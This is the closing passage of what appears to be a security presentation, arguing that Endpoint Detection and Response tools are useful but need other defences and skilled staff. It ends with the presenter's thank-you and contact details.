EDR (Endpoint Detection and Response) is a valuable tool for detecting and responding to cyber threats, but it is not a silver bullet. While EDR can help identify and respond to attacks, it is not a standalone solution and must be used in conjunction with other security measures to provide a comprehensive defense. EDR solutions are designed to detect and respond to threats at the endpoint level, but they may not be effective against attacks that occur outside the endpoint, such as network-based attacks. Additionally, EDR requires skilled security personnel to properly manage and analyze the data generated by the solution. Therefore, while EDR is a valuable tool in an organization's security arsenal, it should be used in conjunction with other security measures and should not be relied upon as the sole solution for cybersecurity.

If you liked this presentation…



www.guardians.sk

www.binaryconfidence.com

Thank you!

Ján Andraško

www.binaryconfidence.com
jan.andrasko@binconf.com